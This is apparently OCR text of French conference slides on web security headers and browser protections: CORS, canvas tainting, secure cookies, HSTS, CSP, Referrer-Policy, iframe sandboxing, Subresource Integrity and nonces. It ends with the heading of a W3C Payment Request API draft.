
En-tête HTTP :

```
Access-Control-Allow-Origin: "*"

Access-Control-Allow-Origin: https://www.unautredomaine.com
```

CANVAS

Marque les chargements depuis d'autres origines comme origin-clean = false

Pour ne pas accéder aux données, faire du « cross-site captcha pwner » par exemple.


localhost/test/canvas.html
ConFoo.CA
Elements
Console
Sources
Network
Profiles
Timeline
1
top
Preserve log
Console was cleared
VM464:1
undefined
ctx.getImageData(0,10,0,20);
Uncaught DOMException: Failed to execute 'getImageData' on 'CanvasRenderingContext2D': The canvas has been tainted by cross-origin data.
VM466:1
at <anonymous>:1:5

WEB MESSAGING

Toujours vérifier l'origin(e) des données, l'API Web Messaging donne cette indication, il « suffit » de vérifier la variable.
Cependant comme il n'y a pas d'obligation de le faire, c'est une API à risque, par défaut.


COOKIES SÉCURISÉS

Envoyer l'instruction « Secure » lorsqu'ils sont créés par Set-Cookie pour ne pas les divulguer si le visiteur consulte la page en http://

```
Set-Cookie: <name>=<value>[; <Max-Age>=<age>]
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure]
```

HTTPS

Poussé de plus en plus (récemment par Chrome/Firefox avec des avertissements bien visibles)




Nécessaire pour les API sensibles

(Géolocalisation, Progressive Web Applications)

HTTPS

Tel que présenté actuellement, par défaut ne signifie pas que l'identité du site est certaine.



Sans et avec EV (Extended Validation)

STRICT-TRANSPORT-SECURITY (HSTS)

Le serveur indique au navigateur de toujours utiliser HTTPS pour dialoguer avec lui, durée définie.

```
Strict-Transport-Security "max-age=31536000"
```

EN-TÊTES HTTP/HTTPS

Content-Security-Policy (CSP)
définit ce qui est autorisé au lieu de
tout permettre par défaut.
Surtout si l'on inclut des ressources
(JavaScript, CSS, Fonts, etc)
provenant d'autres domaines.


Content-Security-Policy: script-src 'self' https://api.mondomaine.com
AUTORISE LES SCRIPTS
DEPUIS SOI-MÊME...
ET UNE AUTRE ORIGINE


D’autres :

```
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
                 SAMEORIGIN
                 ALLOW-FROM https://api.mondomaine.com
```

REFERRER POLICY

Modifier la quantité d'informations dévoilées par l'envoi de l'en-tête HTTP Referer, notamment en passant d'un site à l'autre.

https://www.w3.org/TR/referrer-policy/


Referrer-Policy: no-referrer
LE MOINS BAVARD
no-referrer-when-downgrade
origin
origin-when-cross-origin
same-origin
strict-origin
strict-origin-when-cross-origin
unsafe-url


IFRAMES & SANDBOX

Attribut sandbox : désactiver tous les comportements à risque pour une page dans une iframe qu'one maîtrise pas totalement : cookies, localStorage, popups, AJAX, formulaires, plugins, Pointer Lock...

PIÈGE !

```
<iframe sandbox="allow-scripts allow-same-origin"></iframe>
```

permet à l’iframe de supprimer elle-même sa sandbox




SUBRESOURCE INTEGRITY

Spec W3C https://www.w3.org/TR/SRI/ pour donner un hash aux fichiers de ressource sensibles grâce à l'attribut HTML integrity.

```
<script src="https://code.jquery.com/jquery-3.1.1.min.js"
 integrity="sha256-hVVnYaiADRTO2PzUGmuLJr8BLUSjGIZsDYGmIJLv2b8="
 crossorigin="anonymous"></script>
```

https://www.srihash.org/



NONCE

Une clé générée aléatoirement qui ne peut être utilisée qu'une fois et régénérée à chaque requête.
Indiquée par l'attribut nonce.

```
Content-Security-Policy: script-src 'nonce-c0nF00isAw3s0M3c0nF00isAw3s0M3'
```

```
<script nonce="c0nF00isAw3s0M3c0nF00isAw3s0M3">
  // Code JavaScript inline
</script>
```

W3C Editor's Draft

Payment Request API

W3C Editor's Draft 06 March 2017

This version:
https://w3c.github.io/browser-payment-api/

Latest published version:
https://www.w3.org/TR/payment-request/

Latest editor's draft:
https://w3c.github.io/browser-payment-api/

Editors:
Adrian Bateman, Microsoft Corporation
Zach Koch, Google
Roy McElmurry, Facebook

Version control:
Github Repository
Issues

Abstract

